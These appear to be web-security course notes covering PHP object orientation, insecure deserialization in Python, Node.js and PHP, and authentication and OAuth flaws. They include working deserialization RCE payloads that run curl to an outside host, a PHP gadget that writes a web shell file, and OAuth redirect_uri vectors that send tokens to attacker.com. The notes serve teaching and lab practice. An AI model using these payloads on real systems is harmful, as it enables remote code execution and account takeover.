- Running a simple web app in PHP, NodeJs and Python
- Understanding web application architecture
- HTTP protocol and headers
- Data transmission among various systems

Object Oriented Programming

Object-oriented programming (OOP) is a computer programming model that organizes software design around **data**, or **objects**, rather than **functions** and **logic**. Let's review some concepts:

- Classes are user-defined data types that act as the blueprint for creating objects
- Objects are instances of a class created with specifically defined data
- Methods are functions that are defined inside a class that describe the behaviors of an object

Let's create a simple class and initiate object with it

```
<?php
class Fruit {
  // Properties
  public $name;
  public $color;

  // Methods
  function set_name($name) {
    $this->name = $name;
  }
  function get_name() {
    return $this->name;
  }
}

$apple = new Fruit();
```

```
$banana = new Fruit();
$apple->set_name('Apple');
$banana->set_name('Banana');

echo "\n";
echo $apple->get_name();
echo "\n";
echo $banana->get_name();
echo "\n\n";
?>
```

More complicated:

```
<?php
class Fruit {
  // Properties
  public $name;
  public $color;
  public $store;
  public $quantity;

  // Methods
  function set_name($name) {
    $this->name = $name;
  }
  function get_name() {
    return $this->name;
  }
  function set_color($color) {
    $this->color = $color;
  }
  function get_color() {
    return $this->color;
  }
  function store($store) {
    return $this->store = $store;
  }
  function quantity($quantity) {
    return $this->quantity = $quantity;
  }
}

$apple = new Fruit();
$apple->set_name('Apple');
$apple->set_color('Red');
$apple->store(true);
$apple->quantity(10);

var_dump($apple);

?>
```

What is class constructor?

```
<?php
class Fruit {
  public $name;
  public $color;

  function __construct($name, $color) {
    $this->name = $name;
    $this->color = $color;
  }
  function get_name() {
    return $this->name;
  }
  function get_color() {
    return $this->color;
  }
}

$apple = new Fruit("Apple", "red");
var_dump($apple);
?>
```

What is access modifiers?

```
<?php
class MyClass
{
  public $var1 = "I'm a public class property!";
  protected $var2 = "I'm a protected class property!";
  private $var3 = "I'm a private class property!";
}

$obj = new MyClass;
var_dump($obj);
?>
```

Res:

```
object(MyClass)#1 (3) {
  ["var1"]=>
  string(28) "I'm a public class property!"
  ["var2":protected]=>
  string(31) "I'm a protected class property!"
  ["var3":"MyClass":private]=>
  string(29) "I'm a private class property!"
}
```

Broadly speaking, **public** means **everyone is allowed to access**, **private** means that only **members of the same class are allowed to access**, and protected

means that members of **subclasses are also allowed**. How it stops user accessing properties?

```
<?php
class Fruit {
  public $name;
  protected $color;
  private $weight;

  function set_name($n) {
    $this->name = $n;
  }
  function set_color($n) {
    $this->color = $n;
  }
  function set_weight($n) {
    $this->weight = $n;
  }
}

$mango = new Fruit();
$mango->set_name('Mango');
$mango->set_color('Yellow');
$mango->set_weight('300');

echo $mango->name;
// echo $mango->color; // ERROR
// echo $mango->weight; // ERROR
?>
```

Let's introduce magic methods, PHP Magic methods are **invoked automatically** under a certain circumstances. For example:


- `__toString()` - Invoked when object is converted to a string. (by `echo` for example)
- `__destruct()` - Invoked when an object is deleted. When no reference to the deserialized object instance exists, __destruct() is called.
- `__wakeup()` - Invoked when an object is unserialized. Automatically called upon object deserialization.
- `__call()` - Will be called if the object call an inexistent function

```
<?php

class Person
{
  public $age;
  public function __construct($age)
```

```
  {
      $this->age = $age;
      echo 'The class "', __CLASS__, '" was initiated!', "\n";
  }

  public function setAge($newage)
  {
      $this->age = $newage;
  }

  public function getAge()
  {
      return $this->age. "\n";
  }

  public function __destruct()
  {
      echo 'The class "', __CLASS__, '" was destroyed.', "\n";
  }
}

$p = new Person(20);
echo $p->getAge();
echo $p->setAge(21);
echo $p->getAge();

?>
```

Serialization and Deserialization

- Serialization
  - The process of converting complex data structures
  - Objects to flatter format, such as string
  - Serialized object, its state persisted
- Deserialization
  - Process of restoring serialized data
  - To a fully functional replica of the original object
  - Programming languages offer serialization function
- Languages serialize objects into
  - Binary formats
  - String formats
- Marshaling (ruby) and pickling (Python) are the same


Object
String
Object

Insecure Deserialization

Insecure Deserialization is a topic of Software and Data Integrity Failures in OWASP Top10 2021, it's called Deserialization of Untrusted Data in Mitre. It happens when an attacker loads **untrusted code into a serialized object**, then forwards it to the web application, if the web application **deserializes the malicious input**, it's called insecure deserialization or object injection.

- User-controllable data is deserialized by a web application
- Enables an attacker to manipulate serialized objects
- Passing harmful data into web application
- Insecure deserialization known as **Object Injection**
- Attacker can inject entirely different object
- The impact vary from information disclosure to RCE
    - Depends on the language
    - Some needs source code to exploit, some not

Let's make an example, after log-in process, the web application gives the following cookie

```
Tzo0OiJVc2VyIjoyOntzOjQ6Im5hbWUiO3M6NToiWWFzaG8iO3M6NzoiaXNBZG1pbiI7YjowO30=
# O:4:"User":2:{s:4:"name":s:5:"Yasho";s:7:"isAdmin":b:0;}
```

Changing the cookie will make the user administrator

```
Tzo0OiJVc2VyIjoyOntzOjQ6Im5hbWUiO3M6NToiWWFzaG8iO3M6NzoiaXNBZG1pbiI7YjoxO30=
# O:4:"User":2:{s:4:"name":s:5:"Yasho";s:7:"isAdmin":b:1;}
```

Python Vulnerability

In the Python, insecure deserialization results in RCE, let's make an example

```
from flask import Flask, request
import pickle, base64
app = Flask(__name__)

@app.route("/")
def page():
    pickle_data = request.values.get('str')
    return str(pickle.loads(base64.b64decode(pickle_data)))

if __name__ == "__main__":
    app.run(host='0.0.0.0', port=80)
```

The code takes data from query string `str`, applies the base64 decoding function, then deserialize the data. Let's make a sample data:

```
import pickle
import datetime
import base64
my_data = {}
my_data['time'] = str(datetime.datetime.now())
my_data['people'] = ["Voorivex", "Yasho"]
pickle_data = pickle.dumps(my_data)
with open("my.data", "wb") as file:
    file.write(base64.b64encode(pickle_data))
```

Sending the data:

```
{'time': '2022-07-11 12:46:47.721628', 'people': ['Voorivex', 'Yasho']}
```

Seems harmless. How about the following code:

```
import pickle
import os
import base64

class EvilPickle(object):
    def __reduce__(self):
        return (os.system, ('curl icollab.info:2121', ))
pickle_data = pickle.dumps(EvilPickle())
with open("my.data", "wb") as file:
    file.write(base64.b64encode(pickle_data))
```

Will execute curl command and the RCE is here 🙂

NodeJs Vulnerability

In NodeJS, insecure deserialization results in RCE, let’s make an example

```
var express = require('express');
var cookieParser = require('cookie-parser');
var escape = require('escape-html');
var serialize = require('node-serialize');
var app = express();
app.use(cookieParser())

app.get('/', function(req, res) {
 if (req.cookies.profile) {
   var str = new Buffer(req.cookies.profile, 'base64').toString();
   var obj = serialize.unserialize(str);
   if (obj.username) {
     res.send("Hello " + escape(obj.username));
   }
 } else {
     res.cookie('profile', "eyJ1c2VybmFtZSI6IlZvb3JpdmV4IiwiZW1haWwiOiJ5LnNoYWhpbnphZG
VoQGdtYWlsLmNvbSJ9", {
       maxAge: 900000,
       httpOnly: true
     });
 }
 res.send("Hello World");
});
app.listen(3000);
```

Seems harmless. How about the following code:

```
var y = {
 rce : function(){
 require('child_process').exec('curl icollab.info:2121', function(error, stdout, stder
r) { console.log(stdout) });
 },
}
var serialize = require('node-serialize');
console.log("Serialized: \n" + serialize.serialize(y));
```

The exploit:

```
eyJyY2UiOiJfJCRORF9GVU5DJCRfZnVuY3Rpb24oKXtcbiByZXF1aXJlKCdjaGlsZF9wcm9jZXNzJykuZXhlYy
gnY3VybCBpY29sbGFiLmluZm86MjEyMScsIGZ1bmN0aW9uKGVycm9yLCBzdGRvdXQsIHN0ZGVycikgeyBjb25z
b2xlLmxvZyhzdGRvdXQpIH0pO1xuIH0oKSJ9

# {"rce":"_$$ND_FUNC$$_function(){\n require('child_process').exec('curl icollab.info:
2121', function(error, stdout, stderr) { console.log(stdout) });\n }()"}
```

PHP Vulnerability

In PHP, insecure deserialization does not always result in RCE, the exploitation mainly depends on the source code. Before continue let's learn a golden concept:

> 💡 When user input is deserialized by PHP, magic methods are invoked automatically

Let's make an example:

```
<?php
//error_reporting(0);
class site {
    private $debug;
    public $filename;
    public $name;

    function __construct($name) {
        $this->filename = "/tmp/debug.txt";
        $this->name = $name;
    }

    function call_name(){
        return $this->name;
    }

    function __destruct(){
        if ($this->debug){
            file_put_contents($this->filename, $this->name);
```

```
        }
    }
}

try {
    $user_data = $_GET['data'] ?? '';
    $user_data_obj = unserialize(base64_decode($user_data));
    if ($user_data_obj) print("Hello " . $user_data_obj['user'] . "<br>");
    else print('<a href="?data=YToxOntzOjQ6InVzZXIiO3M6NToiWWFzaG8iO30=">My Name</a><b
r>');
} catch (exception $e) {}

$app = new site('Voorivex');
print("Admin name: " . $app->call_name());

?>
```

The source code seems safe. How about this code:

```
<?php
class site{
    private $debug = 'true';
    public $filename = '/tmp/shell.php';
    public $name = 'SHELL';
}

print(base64_encode(serialize(new site)));
?>
```

Recap

- Web applications use serialization/deserialization for data transmission
- Dangerous deserializing user-controllable data can result in object injection
- To exploit insecure deserialization in the Python or NodeJs, there is no need to have source code
- To exploit insecure deserialization in PHP, there is need to have source code (some cases not)
- In PHP, the magic methods play key role in exploitation of object injection
- In PHP, after an object is deserialized, the magic methods will be invoked automatically
- In PHP, the source code should be reviewed to write an exploit code

Tasks

Root Me

Try to solve https://www.root-me.org/en/Challenges/Web-Server/PHP-Serialization

Timex

Open the Timex challenge and try to solve it

- Fuzz `.zip` files to find a backup file (use this wordlist)
- Try to find insecure deserialization, run a command on the server
- Read `/app/flag.txt` to solve the challenge

OWASP Lessons - Week 6

- Identification and Authentication
- Open Authorization
- Single Sign On

Identification and Authentication


Before Start

- Programming concepts and understanding
- Understanding web application architecture
- HTTP protocol and headers
- CORS configuration, JSONP call, etc
- Different authentication implementations
- OAuth, SSO, etc

Authentication


Authentication is the process of verifying the identity

- There are several authentication models
- Small companies can decide which one to implement
- Big companies are somehow forced to implement new technologies
- Scalability is important
- Security is more important



HTTP Protocol is an Issue

- The web applications should identify anonymous users from authenticated users
- The HTTP is stateless which means the users state is not saved
- So, the web applications must store something on client side to identify the users
- Where do web applications save information on browsers?
  - HTML source code, such as HTML forms (DOM), etc.
  - Cookie (Session is a Cookie with specific conditions)
  - LocalStorage or SessionStorage
- It does not matter how the authentication is handled, the state is kept by browser




Cookie and Session

- Cookie is information which are stored in clients browsers
- Sessions are **Cookies**
- Session's data is saved in the server
  - Can be saved in a file or database **in the server** (in plain text or encrypted)
  - Default → saved in a file in plain text
- However, Cookie's data is saved **in user's browser**
- **Session's id** is saved in **user's browser as a Cookie**
- Mostly Cookies are handled by **web applications**, Sessions are handled by **web servers**
- Sessions are destroyed (not in server side) by **closing browsers**, but **Cookies not**
- Users can alter
  - Only **Session's tokens**, because the data is saved in server-side
  - **Cookie's data**, because the data is saved in browser

Authentication Cookie

- Authentication information can be saved in
  - Only Cookie
  - Only Session
  - Both Cookie and Session
- The authentication Cookies define the security
- Need to make extra effort to mitigate CSRF attacks
- In most cases (commonly used)
  - Authentication state is saved in the Session (checked **every** request)
  - Re-Authentication token is saved in the Cookie (checked only if the Session **is not** present)


The flow is something like this:


DATA
Saving on the Browser
Set Cookie + Session
Database
1
Cookie + Session
Check SESSION
Cookie
Check Cookie
2
Saving on the Browser
Set Session

Authentication Token

Token instead of the Cookie, commonly used JWT:

- No information is saved in server-side (Why?)
  - In session based application behind load balancer, sticky session mechanism should be used (more info)
- Completely stateless, and ready to be scaled (Load balancer)
- Extensibility (Friend of a Friend and Permissions)
- Multiple platforms and domains (CORS: *)
- Better security? CORS and CSRF are not security issue
- Authentication token is commonly saved in `localStorage` or `sessionStorage`



Cookie and Token in Action

Let’s see Cookie, Session and Token in action.

```
<?php
session_start();

if (isset($_GET['set'])) {
  $_SESSION['it_is_hidden'] = 'you_cannot_change_me';
  setcookie("it_is_not_hidden", "you_can_change_me", time() + (86400 * 30), "/");
}else{
?>
<h1>Hello</h1>
<pre>
<b>From Session:</b> <?php echo @$_SESSION['it_is_hidden'];?>
<b>From Cookie:</b> <?php echo @$_COOKIE['it_is_not_hidden'];?>
</pre>
<script>
localStorage.setItem('local_test', 'JWT_Token_in_local');
sessionStorage.setItem('session_test', 'JWT_Token_in_session');
</script>
<?php
}
?>
```

Common Vulnerabilities

Generally speaking, authentication refers to authentication class which consists of various parts

- Registration - to give information to a system
- Login mechanism - to approve the identify which claimed
- Forget password - to allow users retrieve or reset their password
- Two factor authentication - an extra authentication to approve user identity

Each section should design and develop securely. Let’s introduce some flaws in this section:

- Bypassing any information (should-be-proven) in the registration process, such as email address
- User manipulation in log-in process to get illegitimate authentication Cookie or Token
    - The authentication occurs in various places, for instance remember me Cookies
    - Sometimes sites generate one-time login links which are prohibited by security standards
- In the forget password process, the link should be unique, unpredictable and safe

- Second factor of authentication should not be brute-force-able and removable

Tasks

Thor

Open the Thor and try to solve it

- Check the forget password functionality carefully
- Is there any pattern here? can go guess someone else's forget password link?
  - This is not part of the challenge - check emails by `/api/v1/:email`
- Try to exploit the administration account

Tyr

Open the Tyr and try to solve it

- Check the confirmation functionality carefully
  - This is not part of the challenge - check emails by `/api/v1/:email`
- Try to find a logical vulnerability

Broken Auth

Open the Broken Auth and try to solve it

- Check the authentication flow carefully
- Watch Cookies carefully, is there any abnormal Cookie here?

- Try to find a flaw to manipulate user to gain administration access
- Challenge objective: become an administrator, the flag will be given


Open Authorization

- What Is It?
- OAuth Authentication Flow
- OAuth Vulnerabilities, Manipulating redirect_uri parameter
- OAuth Vulnerabilities, Chaining Open Redirect
- Tasks

What Is It?

What is OAuth?

- OAuth is an open standard for **access delegation**
- OAuth is an authorization protocol, rather than an authentication protocol
- Using OAuth on its own as an authentication method may be referred to as **pseudo-authentication**
- OAuth provider gives specific permissions to an application to call provider’s API on behalf of the user


Provider
Email
Read
write
Delete
favorite
Token
Token
App

OAuth Authentication Flow


It’s not an actual authentication, the flow is shown below:

- User clicks on login with provider, they will be redirected to the provider by the following URL:
  - `client_id`: the application’s client ID (how the API identifies the application)
  - `redirect_uri`: where the service redirects the user after an authorization code is granted
  - `response_type`: specifies the grant type, here application expects to receive authorization code
  - `scope`: specifies the level of access that the application is requesting
  - `state`: a random string generated by your application, which you'll verify later

```
/v2/oauth/authorize?
response_type=code
&client_id=CLIENT_ID
&redirect_uri=https://site.com/oauth-callback/
&scope=profile
&state=randome_string
```

- User goes to the website and click on the “login with provider”, they are redirected to the provider

- The user opens the URL, they will see a page containing permissions to review (This happens once every 14 days)
- The user clicks on the “authorize” button, a post request will be sent and there will be `301` in the response (This happens once every 14 days)
- The user redirects back to the `redirect_uri` with an **access token**
- The website verifies the token with provider’s API to ensure the token is valid
- If the token is valid, user will be authenticated by the website



Let’s see OAuth in action for https://cloud.digitalocean.com/login:

```
GET /login/oauth/authorize?
client_id=65a64eb173ab3f18b27b
&nonce=efeab89246a6fba30cbb7e4d65b4fdd7
```

```
&redirect_uri=https%3A%2F%2Fcloud.digitalocean.com%2Fsessions%2Fgithub%2Fcallback
&response_type=code
&scope=user%3Aemail
&state=N2Y4YmYyOWQtNjZlNC00NTk0LWI3NTAtYTQxNGZjMTAwMjAx
```

Accepting “Authorize DigitalOcean” permission:

```
POST /login/oauth/authorize HTTP/2
Host: github.com
...

authorize=1&authenticity_token=8ym39XVaAGVPrr_4y5L0HtxjJdCgDIHMSbHFxUPI50RxjmQF9TPE3ob
_8KGpLUOsmwfizCXBF6LSxPcIMDl_bg&client_id=65a64eb173ab3f18b27b&redirect_uri=https%3A%2
F%2Fcloud.digitalocean.com%2Fsessions%2Fgithub%2Fcallback&state=N2Y4YmYyOWQtNjZlNC00NT
k0LWI3NTAtYTQxNGZjMTAwMjAx&scope=user%3Aemail&authorize=1
```

Returning to the callback URL:

```
GET /sessions/github/callback?code=067a7f9f70170be906fa&state=N2Y4YmYyOWQtNjZlNC00NTk0
LWI3NTAtYTQxNGZjMTAwMjAx
```


There are several OAuth pre-defined vulnerabilities and flaws. Furthermore, there may be various case specific flaws due to bad implementations. The more you know the OAuth flow, the more vulnerabilities you will be able to discover. We mainly focus on the `redirect_uri` in this lesson.

OAuth Vulnerabilities, Manipulating `redirect_uri` parameter

In the OAuth flow, the provider sends code to the client application's legitimate `/callback`. However, if an attacker can manipulate the `redirect_uri`, they can trick the victim to give their code before it is used. In the provider's panel, the `redirect_uri` can be defined in different ways:

- Fixed URL - `https://site.com/oauth/callback`
- Dynamic URL - `https://site.com/oauth/callback/?.*`

There is a checker function to verify the `redirect_uri`, if it's not safe, the provider will be vulnerable. The attack scenario is similar to reflected XSS or CSRF in which the attacker should trick a victim to open a malicious link:



You may craft an odd URL to test the checker function for a vulnerability:

```
https://default-host.com &@foo.evil-user.net#@bar.evil-user.net/
```

OAuth Vulnerabilities, Chaining Open Redirect

Chaining open redirect to manipulate `redirect_uri` parameter

If the checker function is safe (most cases), open redirect can be leveraged to bypass the whitelist URL. Let's assume `https://site.com/oauth/callback/?.*` is the acceptable URL pattern in provider, the following URLs are valid

```
https://site.com/oauth/callback/../../
https://site.com/oauth/callback/../../test_path
https://site.com/oauth/callback/../../test_path?test_param=test
```

If the website has open redirect vulnerability:

```
https://site.com/user/profile?login_uri=https://attacker.com #301
```

The OAuth token will be stolen by the following vector:

```
redirect_url=https://site.com/oauth/callback/../../user/profile?next=https://attacker.
com
```

Results in stealing user's token.

Tasks

There are three tasks for this lesson

Digital Ocean

- Open the https://cloud.digitalocean.com/login
- Use BurpSuite to capture the HTTP requests
- Watch all requests carefully, do the OAuth login
- Compare to the lesson

PortSwigger

- Open the challenge and try to solve it
  - Try to manipulate the `redirect_uri` parameter
  - DO NOT look at the solution
